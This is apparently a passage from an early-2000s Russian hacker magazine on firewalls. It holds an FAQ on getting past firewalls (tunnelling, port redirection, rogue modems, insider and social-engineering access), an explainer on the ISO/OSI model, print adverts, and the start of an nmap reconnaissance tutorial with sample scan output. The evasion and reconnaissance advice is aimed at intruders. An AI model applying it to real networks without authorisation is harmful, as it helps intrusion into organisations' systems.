А если хакер хочет включить себе Интернет на работе, в локальной сети за фаерволлом, он может использовать туннелирование Telnet. Прелесть в том, что для этого можно использовать стандартные программы и не надо ничего писать. О том, как это сделать, читай подробнее на русском языке: <http://www.linuxdoc.ru/HOWTO/mini/html/Firewall-Piercing.html>

Туннелировать можно любые другие протоколы, при этом нужен клиент на хакерской машине и сервер в Интернете. Конечно, это все работает гораздо медленнее, чем обычное соединение, но это работает!

Как фаерволл от вирусов спасает?

Да никак он от них не спасает. Допустим, пользователь в локальной сети заразился вирусом через WEB-протокол HTTP при просмотре интернет-страничек или ему вирус по почте прислали. Фаерволл ведь в пакеты не заглядывает, поэтому вирусы лезут по всем возможным протоколам, положив огромный болт на фильтры пакетов.

Спасает ли фаерволл от троянов?

Многие продвинутые пользователи думают, что мощный фаерволл не даст трояну связаться со своим хозяином-хакером, чтобы передать ему пароли. А что мешает трояну использовать тоже туннелирование и обращаться к фаерволлу от имени твоего браузера или от имени твоей почтовой программы по открытым портам? При этом приходится выбирать: либо дели Интернет с трояном, либо вообще без Интернета. Ситуация доводит мирных юзверей до истерики: пользователь видит, как браузер стучится в порт без его ведома, а ничего сделать не может. Ведь обычный фаерволл не может отличить пользовательские запросы от троянских!

Какие отличия между прокси и маскардингом?

Маскардинг выполняет те же функции, что и проху-сервер, то есть маскардинг скрывает адреса компьютеров внутренней сети, позволяет локальным пользователям работать с сетью через один IP-адрес и не пускает в сеть пакеты, которых не просил. Он также связан с фаерволлом, только работает немного по-другому. Прокси-сервер устанавливает соединение с локальным компьютером, получает от него запрос, по этому запросу выкачивает данные из Интернета и отправляет их



локальному компьютеру. То есть проху извлекает данные из пакета! Маскардинг - это сервис, который меняет адреса, перезаписывая заголовок пакета, когда тот проходит сквозь фильтр пакетов. То есть он получает пакет с обратным адресом локального компютера, меняет его на свой адрес и отправляет в Интернет. Из Интернета он получает ответ на свое имя и пересылает его на адрес локального компютера, который запомнил.

Получается, что маскардинг работает быстрее, т.к. не извлекает информации из пакетов. Поэтому его проще настроить и приспособить практически к любым службам. Проху сложнее в настройках и работает медленнее, зато он умеет кэшировать WEB-странички, чтобы сделать их доступными другим пользователям. За счет того, что не требуется закачивать одни и те же странички из Интернета по десять раз, благодаря кэширующему проху работа с Интернетом в локальной сети оптимизируется.

На что смотрит фаерволл, кроме адресов и портов?

Фаерволл изучает весь заголовок пакета. Так что вспоминаем, что живет в заголовках. Сперва фильтр проверяет контрольную сумму и выявляет кривые пакеты, которые удаляет. Потом он смотрит на структуру заголовка пакета, и если она не совпадает со стандартной, тоже удаляет. То есть фаерволл может удалить сбойный хакерский пакет, направленный в целях повесить сервер. Дальше фаерволл сверяет пакет со своими правилами, и они подсказывают, что делать дальше. В правилах можно указать запрещенные адреса и порты отправителей/получателей, запрещенные размеры пакетов, запрещенные задержки. Можно заставить фильтр вести логи сбойных паке-

тов, удалять, перенаправлять пакеты, отправлять хакеру сообщение об отказе работать с ним и, на худой конец, бить тревогу в случае чего.

Что такое редирект портов?

Часто firewall мешает хакеру ломать какой-то сервер. То есть паршивец уже захватил администраторские права, а пользоваться сервисами не может - фильтр мешает. Можно, конечно, пытаться перенастроить фаерволл, что не просто и заметно. Но проще повесить нужный сервис на порт, не прикрытый фаерволлом, и использовать перенаправления с этого порта на нужный злоумышленнику сервис в обход фаерволла. А все дело в том, что некоторые фаерволлы оставляют какое-то количество портов, на которых ничего не висит, незакрытыми. Поэтому хакер, пользуясь правами администратора, вешает редирект с нужного порта на нужную услугу. Естественно, программму на хакерском компьютере тоже нужно настроить на нестандартный порт. Иногда для этого требуется специальная программа-редиректор.

В результате мы имеем обходной путь, на который настроенный и отлично функционирующий фаерволл внимания не обращает.

Кстати, этим грешат многие домашние фаерволлы и программы защиты от хакеров, они перекрывают порты стандартных хакерских атак, и все. Вместе с таким фаерволлом отлично уживается троян, который садится на нестандартный порт.

Как про ще всего обойти фаерволл?

Я лично слышал как минимум три рассказа про то, как сотрудник использовал личный модем у себя на работе. И правильно, наш человек! Хакер даже у себя на работе остается хакером. Администратор может закрыть на фаерволле доступ в Интернет вообще, тогда некоторые сознательные сотрудники приходят со своим модемом, благо с телефоном проблем нет, на скучной работе скучать не придется.

Так что мало защитить сеть от внешнего проникновения, нужно еще держать под прицелом внутреннего врага, дорогие мои администраторы! Ведь большая корпоративная сеть совсем не застрахована от физического подключения в самом неожиданном месте. Не застрахована от хака изнутри, кто мешает хакеру специально устроиться на работу за восемьдесят баксов во вражескую контору? Или затроянить врага своей подругой Машей с вредоносными дискетками? Кто мешает просто расспросить своих друзей, которые роботают на врага, об устройстве сети? Этот способ очень распространен в больших организациях. И если все хорошо защищено снаружи - хакер действует изнутри, прям как в плохих фильмах. Только тут не надо изгальтаться с навороченными системами охраны, достаточно просто прийти в гости или на собеседование. Да и сам рабо-

тодатель посадит хакера за компьютер, чтобы протестить интеллект, к примеру.

Кто мешает затронуть контору уборщицей, которая возит тряпкой вокруг сервера? Все боятся злобных сетевых хакеров, ставят мощные фаерволлы. Ну а хакеры ходят рядом с тобой, пьют твое пиво и стреляют у тебя сигареты. Уволь своего админа, при этом забыв ему заплатить, и ты хакнут!

Что такое анализатор пакетов?

Допустим, хакер решил затронуть пользователя сети и прислал ему вирус по почте. Глупый пользователь запустил троянского коня, и тот размножился по всей сети и обошел фильтр изнутри. Опять фаерволл лажанулся, пропустив пакет с вирусом!

Чтобы избежать таких проблем, используют анализаторы пакетов. Это такие программы или устройства, которые не ограничиваются информацией заголовка и лезут в содержимое пакета. Сетевые анализаторы могут проверять трафик на наличие вирусных сигнатур (цифровых отпечатков вирусных пальцев), на наличие туннеля другого протокола, на определенные слова или участки кода.

С помощью анализатора пакетов можно даже отучить пользователей ругаться матом в письмах. Только анализатор работает очень медленно, ведь распаковывать каждый пакет дело не быстрое, особенно когда они валяются с хорошей скоростью.

Да и глубина проникновения этого любителя грязного белья оставляет желать лучшего. Можно научить анализатор определенным фокусам, но хакеры все время придумывают что-то новенькое. Поэтому набор фокусов приходится постоянно обновлять. Проху-сервер - один из примеров анализатора пакетов.

Что такое система обнаружения атак?

Сейчас в Интернете очень модная тема. Серьезные дядьки классифицируют хакерские атаки и даже их стандартизируют. На основе этих стандартов пишут системы обнаружения атак. Есть масса косвенных признаков атаки, при которых система должна кричать караул или самостоятельно бороться со взломщиком. Такая система использует логи фаерволла, данные анализатора пакетов, следит за целостностью системных файлов и стоит очень дорого.

Что такое сетевой экран?

В современном мире даже самому неграмотному администратору не придет в голову защищаться только фильтром пакетов. Он обязательно накрутит туда прокси, маскардинг, анализатор пакетов для отлова вирусов и даже новомодную систему обнаружения атак. Так что в реальности хакеру придется обходить не Фаерволл в его традиционным понимании, а сетевой экран, то есть целую систему страхующих друг друга заслонов. Даже домашние персональные фаерволлы выходят за рамки обычного фильтра пакетов.

Часто сетевой экран называют привычным словом FireWall, хотя он сильно мутировал с тех пор.

Что такое аппаратный сетевой экран?

Если у организации много денег и серьезные требования не только к безопасности, но и к скорости, то принимается решение установить аппаратный экран. Если от межсетевой экраны требуется достаточно глубоко анализировать сетевые пакеты на высоких скоростях, то обычное программное обеспечение поверх обычного компьютера уже не справляется.

Поэтому нужные функции полезно разместить в железе. То есть все функции экрана будут реализованы на микросхемах. Чтобы апгрейдить такой железный экран поддержкой новых протоколов, в его флеш-память заливают новую прошивку, как в обычный модем. Иногда аппаратный межсетевой экран выполняет заодно функции маршрутизатора.

Иногда аппаратным фаерволлом называют специальный компьютер, который купили с уже предустановленной операционной системой и установленной программой сетевого экрана. Такое чудо-юдо называют аппаратным скорее в рекламных целях, чтобы запудрить мозги покупателям. Ведь все знают, что аппаратный межсетевой экран - это круто.

ПРЕМЬЕР МУЛЬТИМЕДИА

ПРЕДСТАВЛЯЕТ
лучшие фильмы студии
PARAMOUNT
в формате **VIDEO-CD**



СМОТРИТЕ В МАЕ



ВСЕ ПРАВА
на Video-CD принадлежат ЗАО "ПРЕМЬЕР МУЛЬТИМЕДИА"
тел./факс: (095) 937-2700
эксклюзивный дистрибьютор: ООО "ПРЕМЬЕР ДИСТРИБУЦИЯ"
многоканальный тел./факс: (095) 937-2700, (095) 737-7255

МОНИТОРЫ, КОТОРЫЕ ОПРАВДЫВАЮТ СРЕДСТВА!



15"
PHILIPS 150P
разрешение 1024x768@75Hz
яркость 210
контрастность 250:1
USB-вход
Видеовход DVI-D
функция поворота экрана
в портретный формат (pivot)



17"
PHILIPS 170T
разрешение 1280x1024@75Hz
яркость 250
контрастность 400:1
USB-вход
Видеовход DVI-D



18"
PHILIPS 180P
разрешение 1280x1024@75Hz
яркость 200
контрастность 250:1
USB-вход
Видеовход DVI-D

Гарантия 3 года

X style

PHILIPS 150X
разрешение 1024x768@75Hz
яркость 250
контрастность 300:1
Видеовход DVI-I

Стиль
Удобство
Функциональность

БЕСПРОВОДНАЯ RF-КЛАВИАТУРА

БЕСПРОВОДНАЯ МЫШЬ

Москва

Белый Ветер (095) 730-3030
Альбино (095) 784-6489
Дека (095) 265-6449
Провижн (095) 902-6128
Систек (095) 781-2384
Техника-Сервис (095) 202-3445
Техносила (095) 777-8700
Ультра Компьютерс (095) 729-5244
AVJ Computer group (095) 158-0673

Оптовые поставки www.dvm.ru

Белгород

Инфотех (0722) 26-3618
Нефтеюганск
Матрикс компьютерс (34612) 40-002
Нижневартовск
Ланкорд (3466) 61-2371
Ростов - на - Дону
Салон "Компьютерный мир" (8632) 90-3111
Зенит компьютер (8632) 95-0333
Уфа
ЗАО "Теклайн" (3472) 23-5547



PHILIPS

Изменим жизнь к лучшему.

COVER STORY

11(24)



ISO/OSI

— СЕМЬ УРОВНЕЙ в мозгу телекоммуникатора, ИЛИ как не запутаться в протоколах

Вот уже несколько номеров подряд мы загружаем твой мозг информацией о протоколах. Протоколов очень много, и возникает путаница, как с нею бороться? Для того чтобы телекоммуникатор не сошел с ума и не запутался в проводах Международная Организация Стандартизации (ISO - International Standardization Organization) разработала модель Взаимодействия Открытых Систем (OSI - Open System Interconnection). Сокращенно получилось ISO/OSI.

Матушка Лень (MLEN@mail.ru) MatushkaLEN'[LoveTech]

рис. Константин Комардин

Про эту загадочную модель OSI очень любят рассказывать преподаватели в институте и авторы в толстых сетевых книжках, причем в самом начале. Не удивительно, что новичок ничего не понимает. Другое дело - рассказать про OSI человеку, который уже знает какие-то протоколы и имеет вопросы. Для него модель взаимодействия открытых систем станет ОЗАРЕНИЕМ. Нормальный телекоммуникатор так хорошо умеет анализировать системы связи потому, что у него в голове все раскладывается по семи удобным полочкам - по семи стандартным уровням. Хакер также должен обладать такой прозорливостью, чтобы четко понимать, что происходит. Хакер должен пролезть через ФАЙРВОЛЛ и при этом не попасться, ISO/OSI для него настоящая карта вражеской территории!

В учебниках и доках все написано очень сухо. Наша с тобой задача научиться применять ISO на практике. Постепенно ты поймешь, что давно применяешь OSI, только подсознательно.

Физический уровень

Правильнее называть этот уровень механически-электрическим. На этом уровне живут типы проводов, типы разъемов, уровни напряжения, сигналы, модуляции. На практике ты идешь покупать себе внешний модем. Модем нужно выбрать с евrorозеткой под телефонный кабель, с разъемом под компорт на 25 штырьков или на 9 штырьков, либо USB или PCI. Ты подбираешь параметры физического уровня ISO/OSI. Дальше ты должен выбрать модем с хорошим набором физических протоколов, например, V.34, V.90, V.95, K56flex. Эти протоколы отвечают за сигналы, чем круче закодированы сигналы, тем быстрее модем передает инфу. Кроме обычного телефонного

модема, бывают модемы кабельные, спутниковые, радиомодемы и модемы выделенных линий, все это особенности физического уровня.


Допустим, тебя достал твой модем, и ты решил строить домашнюю сеть. Что ты выберешь: коаксиальный кабель, витую пару или, может быть, оптоволоконно? Или все вместе? Мы опять выбираем оборудование физического уровня: кабели, разъемы, повторители, концентраторы. От выбора физического оборудования зависит пропускная способность твоей сети: 10 мегабит в секунду, 100 мбит/сек или 1 Гигабит.

Один из способов обхода файрволла - подсоединение к чужому кабелю или подключение своего модема к одному из компов вражеской сети. Для этого хакеру нужно знать, что творится на физическом уровне!

Канальный уровень

Канальный уровень отвечает за связь между двумя устройствами, подключенными к одной физической среде, фактически к одному шнуру. Канальный уровень должен с помощью последовательности электрических сигналов физического уровня доставить информацию.

Допустим, на одном коаксиальном кабеле у тебя висят три компа, у каждого по сетевой карте. Каждая сетевая карта имеет свой адрес доступа к среде (MAC - Media Access Control). Этот адрес для многих карт прошивают на заводе, а для некоторых можно запрограммировать самостоятельно. По этому адресу карточки, подключенные к одному шнуру (к одной среде), могут обнаружить друг друга. Кроме того, чтобы нормально обмениваться данными, им нужно исправлять ошибки и запра-



шивать недодешедшие данные. Эти задачи и решает протокол канального уровня.

Если ты строишь локальную сеть, то частично за адресацию и контроль ошибок отвечает сам стандарт твоей сети. Стандарты Ethernet, Token Ring, Fast Ethernet, Gigabit Ethernet и другие включают в себя описание физического и канального уровней.

Чтобы устройства могли общаться на канальном уровне, нужно, чтобы все они были подключены к одному кабелю и использовали один стандарт! Что же делать, если у тебя в локальной сети сотня компов? Они же будут мешать друг другу! Если один компьютер занял провод, то остальные передавать не могут! А если пытаются, то начинаются глюки и передавать не может никто! Для того чтобы разбить провод на сегменты, используют коммутаторы и мосты. Они пропускают сквозь себя только те кадры, адрес которых лежит в другом сегменте. Поэтому компьютер при передаче информации занимает не весь шнур, а только один сегмент. Коммутатор (switch - переключатель) это мост с большим количеством портов. Мост (bridge) - это коммутатор с двумя портами. Один мост делит сеть только на два сегмента, а коммутатор на несколько, вот и все различия.

Если провод один, а по нему хотят передавать компьютерные данные, к нему же хотят подсоединить телефон, сигнализацию, систему видеонаблюдения и телевизор, то используют мультиплексор. Мультиплексор может упаковать несколько разных протоколов в один протокол канального уровня.

У современных модемов тоже есть некоторые свойства канального уровня, это протоколы коррекции ошибок и сжатия данных, такие как V.42, V.42bis, MNP. Даже если ты подключишь два компа через COM-порты напрямую, то они будут использовать протокол канального уровня для коррекции ошибок и управления скоростью связи.

Почти все протоколы канального уровня основаны на SDLC (стандартный канальный протокол ISO), есть много модификаций и разновидностей: HDLC, Frame Relay, Lap-B, LLC.

Хакеры хорошо разбираются в тонкостях канального уровня. Если хакеру удалось подключиться к одному сегменту с администратором, то можно подслушать его пароли и MAC-адрес, чтобы ломануть сервер. Ведь компьютеры принимают всю инфу, которая идет по проводу, и только после этого

выбирают адресованные им кадры по MAC-адресу. Так что есть возможность читать чужие сообщения и отправлять их от чужого имени!

Современные фаерволлы умеют работать с MAC-адресами. Поэтому, если хакер занимается вредительством в локальной сети, IP-адрес подделать недостаточно! Ведь вредителя могут найти по MAC-адресу его сетевой карты. Даже если негодник украл пароль администратора, то правильно настроенный фаерволл не пустит его на сервер с неправильным MAC-адресом.

Сетевой уровень

Протокол IP (Internet Protocol) известен тебе намного лучше, мы уже просто замуслили его в своих выпусках по взлому! Теперь давай разберемся, зачем же он нужен, если есть такой великолепный протокол канального уровня?

Из описания канального уровня ты должен был понять, что на этом уровне могут общаться компьютеры, подключенные к одному шнуру, причем во время передачи один комп на некоторое время занимает весь шнур. То есть чем больше компов, тем больше простои. А теперь представь, что у тебя лежит коаксиальный кабель, потом оптоволокно, потом спутник, потом радиомодем, потом снова оптоволокно. И у каждого стандарта свой способ адресации. По коаксиальному кабелю бегают Ethernet с MAC-адресами, а по оптоволокну - HDLC со своей адресацией. И как же передать из одной сети в другую? Никак! (Есть, конечно, технологии для извращенцев - прим. извращенца.) Канальный уровень этого не умеет, потому что нужен глобальный сетевой адрес - IP-адрес. Его можно присвоить каждому компьютеру в мировой сети, и неважно, на чем он сидит, на модеме или на спутнике.



**Компьютеры ТАИСУ на базе
процессора Intel® Pentium® 4
- ЦЕНТР вашей ЦИФРОВОЙ ВСЕЛЕННОЙ !**

НАШИ ЦЕНЫ НЕ КУСАЮТСЯ, ОНИ ЕЩЕ МАЛЕНЬКИЕ !

Наши салоны в Москве:

- Ленинский проспект, 89/2,	тел: 132-1888/7100/5195, 133-6245
- Овчиниковская наб., 22/24,	тел: 951-0656, 959-4809
- Измайловская пл., 8,	тел: 166-2063
- ТК "Москва", Тихорецкий бульвар, 1,	тел: 359-8088
- ВКЦ Буденовский, проспект Буденного, 53,	тел: 788-1521
- Митинский рынок, Пятницкое шоссе, владение 14	тел: 720-0031
- ВКЦ Савеловский, Суцевский вал, 5, стр. 1а,	тел: 784-6619



FIREWALL

Еще одна проблема, когда на шнуре, разбитом коммутаторами на сегменты, висит тысяча компьютеров! Если компьютер, с которым нужно связаться, находится в каком-то дальнем сегменте, то придется отправлять инфу во все сегменты. А это значит, что один компьютер снова займет всю сеть на время передачи. Если нужно часто обращаться к дальним компьютерам, начнутся штормы чужих сообщений! Кроме того, есть возможность отправлять сообщения всем станциям (широковещательно), такие сообщения коммутаторы не блокируют. И возникают широковещательные штормы. Одним словом, при современных объемах передаваемой инфы нужно уменьшать количество компьютеров, висящих на одном шнуре. Другое дело - маршрутизатор! Он работает на сетевом уровне и умеет прокладывать маршруты, то есть отыскивать в своих таблицах путь к адресату, вместо того чтобы размножать сообщение на всю сеть. Пространство Интернет разбито на сети, то есть у адреса есть сетевая часть. Сначала прокладывается путь к нужной сети, а потом уже на месте отыскивается нужный адресат. На канальном уровне сетевой части нет - считается, что все адресаты сидят в одной сети. Кроме IP-протокола широкое распространение получил X.25. Этот протокол также охватывает сетевой уровень. Только вместо маршрутизации про-

кладываются виртуальные каналы во время установки соединения. Глобальный адрес сети X.25 похож на телефонный номер, а маршрутизаторы - на телефонные станции. Вывод такой: существуют сети разного типа, где одни и те же проблемы решаются разными способами. Модель ISO/OSI позволяет описать любую сеть.

Телефонная сеть - сеть с коммутацией каналов, когда АТС соединяют (коммутируют) несколько отрезков провода в одну физическую линию. Однако телефонные сети сейчас активно используют мультиплексоры и пакетную передачу данных.

Сеть FIDO - сеть с коммутацией сообщений. Мы отправляем сообщение, и оно постепенно передается от одного компа к другому, пока не дойдет до адресата. Сеть Internet - сеть с маршрутизацией пакетов. Очень похоже на FIDO, только сеть работает в режиме ONLINE, а не OFFLINE. Хотя e-mail действует почти так же, как FIDO.

Сеть X.25 - сеть с коммутацией виртуальных каналов. Такая сеть обладает высокими надежностью и безопасностью, поэтому используется в банковских технологиях.

Настоящему хакеру полезно знать, что, кроме Интернет, существует много других сетей. Ведь взломы происходят не только через Интернет.



Этот номер посвящен обходу интернетовских фаерволов. Поэтому важно знать, что простейший фаерволл работает именно на сетевом уровне. Фильтр пакетов анализирует заголовки сетевых пакетов, достает оттуда IP-адреса, проверяет контрольную сумму и делает другие операции сетевого уровня. Обидно, но за время жизни Интернета фаерволлы сильно мутировали и научились работать на других уровнях модели ISO/OSI, это усложняет хакерам работу.

Транспортный уровень

На четвертом уровне ISO/OSI нас ждут новые проблемы. Если помнишь, канальный уровень умел исправлять ошибки и запрашивать повторы. То есть по шнуру инфы проходит надежно и без ошибок. Только вдруг она потеряется где-нибудь между сетями, вдруг она исказится при переходе из одной сети в другую? Одним словом, нам нужно снова проверять ошибки и запрашивать повторы, после того как информация прошла через несколько сетей. Для этого и нужен протокол TCP/IP, отвечающий за доставку (Transmission Control Protocol). Как ты уже знаешь, заголовок TCP/IP имеет не только адрес, но и порт. Порт позволяет обратиться к определенной программе на машине. В сети Интернет протоколы верхних уровней лазают по определенным портам TCP/IP, поэтому в фаерволах появилась возможность анализировать и перекрывать трафик по определенным портам. Один из способов обхода фаерволла - редирект портов, когда хакер переназначает нужные ему службы на открытые порты. Транспортные протоколы имеют массу интересных функций, поэтому позволяют хакеру массу вещей. Например, TCP/IP позволяет производить несколько типов DOS атак, которые приводят к повисанию компьютера. Транспортные функции протокола NetBIOS позволяют негоднику получить доступ к чужому диску и украсть важные файлы. Если порыться в реализации транспортных протоколов, всегда можно найти дырочку, уж больно они сложные.

Сеансовый уровень

Этот уровень отвечает за установление соединения между приложениями на сервере и на компьютере. В обычных TCP/IP сетях нет специальных протоколов этого уровня. Просто это не нужно, так как TCP уже установил сеанс. Все функции сеансового уровня впитали в себя протоколы прикладного уровня. Например, протокол FTP позволяет установить сеанс связи с файловым сервером. Авторизация FTP происходит именно на сеансовом уровне. Другое дело - беспроводные протоколы, такие как WAP (Wireless Access Protocol). Этот один из протоколов, используемый для доступа в Интернет с мобильного телефона. В WAP входит специальный протокол установления сессии WSP (Wireless Session Protocol). Заодно на этом уровне происходит шифрование сообщения. При обычном доступе в Интернет ты открываешь для каждой службы свою транспортную сессию TCP/IP (порт). На мобильном телефоне транспортная сессия одна, и уже поверх нее софт телефона связывается с сервером. Этот уровень позволяет подключить к Интернет даже такой нестандартный софт, как телефонный браузер. Потребность в сеансовом уровне возникает всегда, когда нужно как-то нестандартно подключиться к Интернет. Например, в том случае, когда ты запросы посылаешь по модему, а ответы принимаешь через спутниковую тарелку. Если необходимо установить зашифрованный сеанс связи между приложениями, также выручает сеансовый уровень. Пример такого специализированного протокола сеансового уровня для защиты соединения - протокол SSL (Secure Socket Level - Уровень Безопасности Сокета). Он позволяет защитить весь трафик прикладного уровня перед тем, как они отправятся в сокет. Также сеансовый уровень спасает любителей закачки с Интернет мегогабайтных файлов с порномультимедиа по модему. Средствами сеансового уровня можно запоминать контрольные точки и после разрыва соединения возобновлять закачку не заново, а с контрольной точки.

Представительский уровень

Уровень представления данных позволяет прочитать текст на машинах с разной кодировкой. Позволяет распознать структуру каталогов на удаленной операционной системе. Одним словом, это нужно, чтобы китайский выглядел китайским независимо от того, на каком компьютере ты его смотришь. К сожалению, так не получается, и все еще очень часто мы сталкиваемся с глюками кодировок.

В идеале этот уровень должен распознавать данные любого стандартного формата и конвертировать их в тот вид, который понимает локальная машина.

В стандарте ISO/OSI именно этот уровень должен отвечать за шифрование данных, однако в случае с SSL эту функцию выполняет сеансовый уровень.

Прикладной уровень

На этом уровне живут специализированные протоколы каждой службы. Например: HTTP для загрузки страничек веб-браузерами, FTP для удаленного взаимодействия с файловой системой, SMTP и POP3 для отправки и получения почты, Telnet для получения доступа к командной строке удаленного сервера. Сколько приложений - столько прикладных протоколов. Однако в сетях TCP/IP прикладные протоколы включают в себя функции представительского и сеансового уровней. Поэтому в сети TCP/IP три уровня (прикладной, представительский, сеансовый) объединяют в один и называют прикладным.

Как использовать ISO/OSI

Как ты уже понял, все эти протоколы вкладываются один в другой, как матрешка. Например, HTTP инкапсулируется в TCP, TCP в IP, IP в Ethernet. Ethernet кадр преобразуется в электрический сигнал и передается по кабелю, а на другом конце все распаковывается в обратной последовательности. Как ты заметил, далеко не все протоколы точно соответствуют определенным уровням модели OSI. Это и не нужно, главное - они умеют инкапсулироваться (упаковываться) друг в друга.

Модель ISO/OSI позволяет объединить все сети мира в одну. Ведь в IP можно инкапсулировать X.25. А в X.25 можно инкапсулировать IP. То есть мы можем инкапсулировать все что угодно во все что угодно, практически на любом уровне OSI. Это называется туннелированием, то есть в сети X.25 мы прокладываем IP-туннель. Или внутри сети IP мы прокладываем телефонный туннель - IP-телефонии. Или внутри телефонной сети мы прокладываем туннель V.90 модемного соединения, который несет в себе IP-трафик. Штука эта очень полезная, а хакеры, как всегда, используют ее во вред. Например, для обхода фаерволла, на котором закрыто все, кроме почты, через почтовый протокол SMTP можно проложить туннель IP и сидеть в Интернете на халяву.

К современным фаерволам администраторы прикручивают анализаторы пакетов, которые, кроме сетевых и транспортных пакетов, тормозят пакеты прикладного уровня, пытаются найти скрытые туннели, вирусы, порнографию.

Однако против хитрого хакера, который знает много протоколов и хорошо представляет их взаимодействие в виде модели ISO/OSI, бороться практически бесполезно. Хакер всегда выиграет, воспользовавшись тонкостями реализации очередного протокола!



РАЗВЕДКА

Абсолютно защищенный компьютер изготовлен целиком из бетона, без примеси кремния

слушаем стену nmap'ом

GREEN (green@rootshell.ru)

рис. Борис Алексеев

ВВЕДЕНИЕ

Бесконечное богатство полезной информации хранится за корпоративными и иными фаерволлами, во внутренних и домашних сетях, на серверах, рабочих станциях и просто домашних компьютерах. Но если у этих компьютеров есть доступ во внешний мир, значит, и у внешнего мира есть доступ к ним, а частенько и к хранящейся там информации (ну, хоть ты наизнанку вывернись!). Кому-то эта статья может показаться наивной, но я надеюсь, что для кого-то она все же окажется полезной и открывает глаза как на несовершенство используемых программ, так и на несовершенные конфиги и забытые дефолтные возможности, которые треба вырубать сразу. Грамотная разведка - 50% успеха атаки.

РАЗВЕДКА БОЕМ

Итак, когда ты уже выбрал цель - самое время произвести разведку и выяснить, какие силы нам противопоставляют админы. Если исследуется сеть, то - как она устроена изнутри, какие сервисы имеются в наличии и тому подобную полезную инфу. Обычно самой подробной информацией такого рода обладают... сами админы сети, они же могут помочь получить доступ ко внутренним ресурсам. Но если ты не готов заплатить братве за поимку и раскалывание админа, то есть и более дешевые, хотя и не такие надежные методы :).

NMAP

Тулза NMAP (<http://www.insecure.org/nmap>) от небезызвестного дяди Fyodor'a поможет нам многое узнать. Это мощный инструмент, который позволит в разных режимах просканировать сети и отдельные хосты, по особенностям ответов сетевого стека исследуемой цели угадать, какая операционка запущена на той стороне. В лучших традициях сетевой общности nmap раздается в виде исходников, но если тебе неохота заморачиваться с компиляцией, тебе дадут и уже скомпилированные бинары для твоей ОС'ки, в том числе и для разных версий WindowZ. Тем, кому не хочется возиться с командной строкой, дадут даже графическую морду.

Самый простой режим использования - это просто запустить **nmap** и указать ему цель для исследования:

```
$ nmap 172.17.10.55
```

Starting nmap V. 3.00 (www.insecure.org/nmap/)

Interesting ports on **testbox.sample.ru (172.17.10.55)**:

(The 1594 ports scanned but not shown below are in state: closed)

Port	State	Service
22/tcp	open	ssh
25/tcp	open	smtp
53/tcp	open	domain
79/tcp	open	finger
110/tcp	open	pop-3
113/tcp	open	auth
8080/tcp	open	http-proxy


```
Nmap run completed — 1 IP address (1 host up) scanned in 4 seconds
```

Из приведенного вывода можно узнать, что машинка с таким IP включена и отвечает на сетевые запросы. Также нам дали список портов, на которых кто-то отвечает с предположением, кто бы это мог быть. Если nmap был запущен от обычного непривилегированного пользователя, то он использует так называемый «грязный» TCP скан, после которого в логах на той стороне остаются наши следы:

```
Sep 21 06:19:14 testbox sshd[2188]: Did not receive identification string from 213.25.7.123
```

```
